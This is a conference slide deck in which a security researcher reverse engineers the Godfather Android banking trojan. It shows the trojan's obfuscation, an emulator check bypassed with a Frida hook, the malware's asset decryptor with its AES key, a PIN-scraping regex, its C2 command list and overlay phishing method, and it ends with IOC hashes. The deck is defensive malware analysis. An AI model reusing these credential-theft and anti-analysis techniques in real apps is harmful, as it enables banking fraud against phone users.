# Unmasking the Godfather

Reverse Engineering the Latest Android Banking Trojan



#### whoami


- Laurie Kirk
- Reverse Engineer at Microsoft
- Specialize in cross-platform malware with a focus on mobile malware
- Run YouTube channel@lauriewired
- Representing myself as an individual security researcher today (not representing Microsoft)





@lauriewired


This application promising to protect you...






is actually going to steal your banking credentials.





## The Eternal Struggle Against Banking Trojans

- Plaguing Android users since 2011
- Billions of downloads from Google Play Store
  - Prevalent families: Godfather, Anubis, Cerberus, SharkBot
- Masquerade as legitimate applications



### The Origin of The Godfather

- More than 10 million downloads from Google Play Store
- Targets over 400 financial institutions across 16 countries
- First seen in 2021 and still used today
- Codebase is derived from notorious Anubis malware




# If banking trojans have been around so long, why are they still effective?

# Let's dive into The Godfather to find out!




## Google Protect Icon

- Google Protect is a legitimate application
- Scans device for harmful behavior




### **Google Protect Activity**





# Running the app causes a crash



We're going to have to look at the code.

## High-Level Application Structure

#### GoogleProtect.apk

#### AndroidManifest.xml

<uses-permission

<application

<activity

<service

#### classes.dex

com.thenextbiggeek. squidgamewallpaper

net.godfather.thegod father

#### assets

lib.armeabiv7a.godfat.so

lib.armeabiv7a.vncserver.so

#### lib

arm64-v8a

armeabi-v7a

→libpl\_droidsonroids \_gif.so

#### Important Android Components

- Defined in the AndroidManifest.xml
  - Components can run simultaneously in the foreground or background
- Activities
  - User interacts with activities
  - Main foreground components



#### **Android Services and Receivers**

- Services
  - Code executes in the background
- Receivers
  - Waits for a certain event to run



# Hands On: Finding the Entrypoint

## Why is this code difficult to read?

## **Obfuscation Techniques**

#### First of all, what is obfuscation?

- Obfuscation obscures app data and functionality
- Common among all platforms
- Offensive and defensive motivations for obfuscation
- Essential for Android
  - Decompiled into pretty Java code



#### **Junk Code Insertions**

- Uncalled methods
- Pad application with nonsense
- Empty if-statements
- Special character strings

```
@Override // android.app.Service
public void onTaskRemoved(Intent intent) {
    if ((8 + 17) % 17 <= 0) {
    String str =
    while (true) {
        switch ((str.hashCode() ^ 978) ^ 491991272) {
            case -867391267:
                super.onTaskRemoved(intent);
                str = 13841:
                break;
            case 424828093:
                return;
            case 644549326:
                str = "":
                break;
            case 1358770060:
                str = 1240:
                break;
```

## Hands On: Decoding Strings

#### **Decoded Strings**

#### Base64 Decoded English Value

Enable accessibility for protection to take effect

System Files Cannot be Removed!

Please activate for updates to be active

device admin app

Phone administrator

Use service

over other apps

Now we've found the malicious code, but it's wrapped in anti-emulation.



#### **Anti-Emulation**

- Avoids executing on Android emulators
  - Prevent reverse engineering
- Heuristic device checks



#### **Device Characteristic Checks**

Fingerprint	Generic
Model	Emulator, Android SDK built for x86
Brand	generic_x86
Device	vbox86p
Manufacturer	Genymotion, unkown
Hardware	Goldfish

# If isEmulator returns true, the device hangs

```
String locate = Resources.getSystem().getConfiguration
if (ArrayUtils.contains(this.mw_countriesExcludeList
    finish();
} else if (this.mw_mainWorkClass.isEmulator()) {
} else {
    if (this.mw_mainWorkClass.PRead(this, "key") ==
```




# Defeating Anti-Emulation with Hooking

- Frida is a multi-platform code instrumentation toolkit
- Write new method functionality during runtime



#### Defeating Anti-Emulation with Frida



Hands On: Using Frida to Defeat Anti-Emulation


# Or you could just run an ARM emulator... lol


# Why did they keep spamming accessibility requests though?

#### **Accessibility Features**

- Legitimate Android feature
  - Provides additional functionality for vision, audio, and mobility needs
- Allows an app to perform extra device manipulation
- Does not require user approval

#### All Godfather Variants Spam Accessibility








#### Summary of Accessibility Attempts

- Shared among all Godfather variants
- Repeated popup in the center of the screen
- Alarm triggered until accessibility enabled
- Constantly brings user back to settings page



# They really want us to enable accessibility settings.

# We need to keep digging into the code to find out why.

## Hands On: Analyzing the "Godfather" Module

Hands On: Seeing the Native Code References

## **Android Native Code**

- Native code in Android is C/C++ code
- Compiled to run on a particular instruction set architecture
  - ► x86, ARM, ARM64
- Shared object (.so) binaries



## Godfather DecryptAsset Class

AES decrypt binary

Create temp file

Load native binary

## Writing a Custom Decryptor


- Create custom app and paste decryptor code
- Feed in asset file and write to disk
- Use the Android Debug Bridge (ADB) to pull the decrypted files



## Stealing Partial Decryption Code

```
loadEncryptedLibrary(MainActivity.class, str: "vncserver");
   loadEncryptedLibrary(MainActivity.class, str "godfat");
   tv.setText("done");
l usage
private static File decryptAssetFileUsingClassLoader(Class cls, String str) {
   try {
       SecretKeySpec secretKeySpec = new SecretKeySpec("x4BHyGitlqcc3SfCL6UKLyNK5k7IVUnf".getBytes(), algorithm: "AES");
       Cipher cipher = Cipher.getInstance( transformation: "AES/ECB/PKCS5PADDING");
       cipher.init( opmode: 2, secretKeySpec);
       byte[] doFinal = cipher.doFinal(readBytes(cls.getClassLoader().getResourceAsStream(String.format("assets/%s", str))));
       File createTempFile = File.createTempFile( prefix: "decrypted_", suffix: null);
       FileOutputStream fileOutputStream = new FileOutputStream(createTempFile);
       fileOutputStream.write(doFinal);
       fileOutputStream.close();
       return createTempFile;
    } catch (Exception e) {
       return null;
```

## Pulling Files from the Device



## Decrypted Native Code in Ghidra

```
decrypted_godfather.so
                                                                          Decompile: Java_net_godfather_thegodfather_MainService_vn...
                  ECX, dword ptr [EBP + param 4]
                                                                         2 bool Java net godfather thegodfather MainService vncConnectReverse
                  EDX, dword ptr [EBP + param 3]
                                                                                          (JNIEnv *env, jobject thisObj, jstring host, jint port)
                  ESI, dword ptr [EBP + param 2]
      MOV
                  EDI, dword ptr [EBP + param 1]
      MOV
                  EBX, dword ptr [EAX + 0xffffffff8] =>->theScreen
      MOV
                                                                            char *chars:
                                                                            int iVar1:
                  dword ptr [EBX]=>theScreen, 0x0
      CMP
                                                                            bool local 11;
                  dword ptr [EBP + local 28], EAX=> DT PLTGOT
      MOV
                  LAB 00011cfb
                                                                            if ((theScreen == 0) || (*(int *)(theScreen + 600) == 0)) {
                                                                        11
                                                                              local 11 = false;
                  EAX, dword ptr [EBP + local 28]
      MOV
                                                                        12
                  ECX, dword ptr [EAX + 0xffffffff8] =>->theScreen
      MOV
                                                                            else if (host == (jstring)0x0) {
                                                                              local 11 = false;
                                                                        14
                  ECX=>theScreen,dword ptr [ECX]
      MOV
                                                                        15
                  dword ptr [ECX + 0x258],0x0
      CMP
                                                                            else {
                                                                        17
                                                                              chars = (*(*env)->GetStringUTFChars)(env, host, (jboolean *)0x0);
      JNZ
                  LAB 00011d04
                                                                              if (chars == (char *)0x0) {
                                                                        18
                                                                        19
                                                                                local 11 = false;
► LAB 00011cfb
                                                   XREF[1]:
                                                                              else {
      MOV
                  byte ptr [EBP + local 11],0x0
                                                                                iVar1 = rfbReverseConnection(theScreen, chars, port);
      JMP
                  LAB 00011e4e
                                                                                (*(*env)->ReleaseStringUTFChars)(env,host,chars);
                                                                                local 11 = iVar1 != 0;
                                                                        25
 LAB 00011d04
                                                    XREF[1]:
                                                                        26
                  EAX, dword ptr [EBP + local 28]
      MOV
                                                                            return local 11;
                  ECX, dword ptr [EAX + 0xffffffff8] =>->theScreen
```

I followed the rabbit trail to analyze the native code, but it does exactly what it claims.

## Godfather Anti-Decompilation

- Thwart decompilation of Java code
  - Insert additional bytes
  - Create unreachable code blocks
- Can be intentional or accidental obfuscation

## No one wants to read smali... (unless they have to)

```
.line 554
const-string v13, "notification"
invoke-virtual {v6, v13}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;) Z
move-result v13
if-nez v13, :cond_2ba
.line 555
invoke-static {v1, v15}, Lcom/thenextbiggeek/squidgamewallpaper/Allobrogesqueller;
    ->mw_triggerScreenRecording(Landroid/content/Context;Ljava/lang/String;) Z
goto :goto_2ba
```

## Time to try another decompiler. Thanks Recaf!

# We finally know why they were so pushy about accessibility!

## **HTML Phishing Pages**

Check foreground application


Create new WebView client class

Load HTML from malicious URL

Overlay fake webpage on top of legitimate app

Victims Enter Sensitive Data into Fake Pages

- Abuse accessibility to capture screen data
- Use regular expressions to search for patterns of interest
  - ▶ Pins, passwords



## Parsing Pins with Regular Expressions

```
Pattern mPattern = Pattern.compile("^([0-9•]{1,16})$");
Matcher matcher = mPattern.matcher(text);
AccessibilityNodeInfo pin_field = mw_findDataInAccessibilityNode(rootNode, "pinEntry");
if (pin_field != null && matcher.find()) {
    if (!text.replace("•", "").isEmpty() && text.length() >= 4) {
        return "PIN_GOOD:" + text;
    }
    return "PIN_PART:" + text;
}
return "PASSWORD:" + text;
```

## Posting Data to URL

- Gathers device data and recorded malicious events
- Stores encrypted command and control server
- Base64 encodes event data
  - ▶ POSTs data to the C2 server

## Screen Recording

- Records screen data
  - Using built-in Android MediaRecorder class
- Saves to MP4 file
- Uploads file to C2 server



## Full Godfather Commands and Capabilities

<b>Command String</b>	Action
startUSSD	Call phone (USSD)
startApp	Start specified app on the device
startforward	Forward calls on the device
openbrowser	Open specified URL in default browser
killbot	Open the settings for the current app
startPush	Start the WebView activity with a malicious URL
startsocks5	Open socket connection
open (array)	VNC session, keylogger, video recorder, screen locker

## Summarize Our Findings

## Obfuscation Used by the Godfather

- Meaningless identifiers
- String / class encryption
- Junk code insertions
- Anti-emulation checks
- Native code



## Config with SharedPreferences

- Hides strings by using a key-value pair to hold the config
- Allows custom behavior per infected device
  - ▶ Stores malicious URL, whether accessibility enabled, keylogger active
  - ► Allows device characteristic checking during runtime

## **Avoids Execution for Certain Countries**

Code	Country
RU	Russia
AZ	Azerbaijan
AM	Armenia
BY	Belarus
KZ	Kazakhstan
KG	Kyrgyzstan
MD	Moldova
UZ	Uzbekistan
TJ	Tajikistan





## Components

#### Services

- Runs malicious Godfather service
- Receives remote commands

#### Receivers

 Awaits notification of Accessibility permissions granted


#### **Activities**

- Trojanized Google Protect interface
- Fake WebView pages

## Android Banking Trojans In the Wild


## **Targets**

- Financial applications
- Authenticators and OTP generators
- Cryptocurrency apps




## **Common Capabilities**

- Abuse accessibility services
- Create fake HTML overlays to steal credentials
- Spy on infected device screens and SMS messages
- Perform commands from command-andcontrol (C2) server
- Intercept 2FA one-time-passwords (OTPs)



# That seems familiar. Didn't we already reverse engineer that?



## Thank you!



**Bonus Section** 

### Godfather IOCs

- 0b72c22517fdefd4cf0466d8d4c634ca73b7667d378be688efe131af4ac3aed8
- A14aad1265eb307fbe71a3a5f6e688408ce153ff19838b3c5229f26ee3ece5dd
- Marked up JADX file
  - LaurieWired Godfather repository: <a href="https://github.com/LaurieWired">https://github.com/LaurieWired</a>

## Other Banker IOCs

#### Cerberus

- https://bazaar.abuse.ch/sample/c81234b6ceb3572c6d862a9313e019b98efd83165 d8c085bd3e74971c66763bb/
- Anubis
  - https://bazaar.abuse.ch/sample/731c0da8d74adbb557a0abd4ec2aa6c61e09d429 560d76549881f08e564b27cd/
- Sharkbot
  - https://bazaar.abuse.ch/sample/71c78101f7792fe879a082e323fed89c5e4a43132d 01d3f79ed02afd8db45497/

## **Android Analysis Tools**

- JADX: Java decompiler / disassembler for Android
  - https://github.com/skylot/jadx
- ► Ghidra: C / C++ decompiler / disassembler
  - https://ghidra-sre.org/
- Docker-android: emulator for Android
  - https://github.com/budtmo/docker-android
- Recaf: Up-and-coming Java bytecode editor
  - https://github.com/Col-E/Recaf

### Other Resources

- Full Anubis banker analysis (in progress)
  - https://www.youtube.com/watch?v=Vs9Z3NDnVT8
- Hooking Android methods with Frida
  - https://www.youtube.com/watch?v=RJXsvAjZI9U
- Running an Android ARM emulator
  - https://www.youtube.com/watch?v=fTT5hxiMv6l

### **Permissions**

```
== a14aad1265eb307fbe71a3a5f6e6884
                                                                                   DecryptAsset x
                                      AndroidManifest.xml x

@ mw_MainClass x
                                                                                                      MainService x
                                                                                                                        c mw_Trigge
<?xml version="1.0" encoding="utf-8"?>
 > mandroid.support.v4
                                      1 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" a</pre>
                                             <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="30"/>
 ⇒ mandroidx
                                             <uses-permission android:name="android.permission.REQUEST IGNORE BATTERY OPTIMIZATIONS"/>
 > 🖿 com
                                            <uses-permission android:name="android.permission.BIND ACCESSIBILITY SERVICE"/>
 > io.reactivex.rxjava3
                                            <uses-permission android:name="android.permission.FOREGROUND SERVICE"/>
 > met.godfather.thegodfather
                                            <uses-permission android:name="android.permission.WAKE LOCK"/>
                                             <uses-permission android:name="android.permission.INTERNET"/>
 > morg.reactivestreams
                                            <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
 > pl.droidsonroids
                                             <uses-permission android:name="android.permission.ACCESS WIFI STATE"/>
Resources
                                             <uses-permission android:name="android.permission.WRITE EXTERNAL STORAGE"/>
                                             <uses-permission android:name="android.permission.WRITE INTERNAL STORAGE"/>
  > massets
                                      10
                                             <uses-permission android:name="android.permission.CALL PHONE"/>
                                      11
 > ■ lib
                                             <uses-permission android:name="android.permission.READ CONTACTS"/>
                                      12
 > META-INF
                                             <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
                                      13
 > mes
                                             <uses-permission android:name="android.permission.RECEIVE BOOT COMPLETED"/>
                                      14
   # AndroidManifest.xml
                                             <uses-permission android:name="android.permission.WAKE LOCK"/>
                                      15
                                             <uses-permission android:name="android.permission.DISABLE KEYGUARD"/>
                                      16
   aclasses.dex
                                             <uses-permission android:name="android.permission.CHANGE NETWORK STATE"/>
                                      17
   # classes2.dex
                                             <uses-permission android:name="android.permission.ACCESS NETWORK STATE"/>
                                      18
   aclasses3.dex
                                            <uses-permission android:name="android.permission.UPDATE DEVICE STATS"/>
                                      19
   aclasses4.dex
                                             <uses-permission android:name="android.permission.MODIFY PHONE STATE"/>
                                      20
                                             <uses-permission android:name="android.permission.READ PHONE STATE"/>
                                      21
   # classes5.dex
                                             <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
                                      22
   # classes6.dex
                                             <uses-permission android:name="android.permission.QUERY ALL PACKAGES"/>
                                      23
```

## Deconstructing the Manifest


```
Com
                                           AndroidManifest.xml
> mapireflectionmanager
                                                 <uses-permission android:name="android.permission.READ PHONE STATE"/>
                                          21
                                                                                                                               Main activity
> m decryptassetmanager
                                          22
                                                 <uses-permission android:name="android.permission.SYSTEM ALERT WINDOW"/>
> magoogle
                                          23
                                                 <uses-permission android:name="android.permission.QUERY ALL PACKAGES"/>
> <u>m</u> jcraft.jsch
                                                 <application android:theme="@style/Theme.AppCompat.NoActionBar" android:label="@string/app name")</pre>
                                          24
thenextbiggeek.squidgamewallpaper
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys sleweyedfifish" and
                                          25
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.telomiticLaputan">
 > Activitys
                                          26
                                                         <intent-filter>
                                          27
 > Network
                                                              <action android:name="android.intent.action.MAIN"/>
                                          28

∨ ■ Receivers


                                                             <category android:name="android.intent.category.LAUNCHER"/>
                                          29
   > @ ethnographernucleonics
                                                         </intent-filter>
                                          30
   > @ MyrmicidaeAlabamian
                                                     </activity>
                                          31
   > @ stonyjointednonretrenchment
                                                     <service android:name="com.thenextbiggeek.squidgamewallpaper.Services.exophasiaenlistment"</pre>
                                          32
   > cunfelehotdogger
                                                     <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:label="" android:icon=</pre>
                                          33
  > Services
                                          34
                                                     <receiver android:name="com.thenextbiggeek.squidgamewallpaper.Receivers.unfelehotdogger" al</pre>
   allobrogesqueller
                                                     <service android:name="com.thenextbiggeek.squidgamewallpaper.midsentenceprefecundatory"/>
                                          35
   BuildConfig
                                                     <service android:name="com.thenextbiggeek.squidgamewallpaper.Services.VivaColleen"/>
                                          36
  > @ consulsalpingoscope
                                                     <receiver android:name="com.thenextbiggeek.squidgamewallpaper.Receivers.ethnographernucleon</pre>
                                          37
   gripeyjetsom
                                                     <service android:name="com.thenextbiggeek.squidgamewallpaper.Services.Wienckeenervator"/>
                                          38
   o jiltpitifulness
                                          39
                                                     <service android:name="com.thenextbiggeek.squidgamewallpaper.Services.Amerosteamerload"/>
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys.uncommanderlikeFeal</pre>
   midsentenceprefecundatory
                                          40
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys.anociationnumen"/>
                                          41
   nonrecuperativesoulfostered
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys.unshakeableearthgod
                                          42
   Pimpinellarerecorded
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys.Swayderwiesenboden"</pre>
                                          43
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys.solvsbergiteowse"/
                                          44
   telomiticLaputan
                                                     <activity android:name="com.thenextbiggeek.squidgamewallpaper.Activitys.Penningtonflatling:</pre>
                                          45
   virilizationmisinformants
                                                     <service android:label="@string/app name" android:name="net.godfather.thegodfather.InputSer</pre>
                                          46
  > @ visonvehiculatory
                                                         <intent-filter>
                                          47
```

## Identifier Renaming

- Rename classes, methods, and variables
- Change to meaningless names
- By default, Android apps include original developer names



## Decoding Strings with Cyberchef



## Custom Frida JavaScript

```
New
functionality

Java.perform(() => {
    const antiEmClass = Java.use('com.thenextbiggeek.squidgamewallpaper.visonvehiculatory');

antiEmClass.isEmulator.implementation = function () {
    send('Hooking anti-em method. Always return false...');
    return false;
    };
});
```

## **Benign Native Binary**

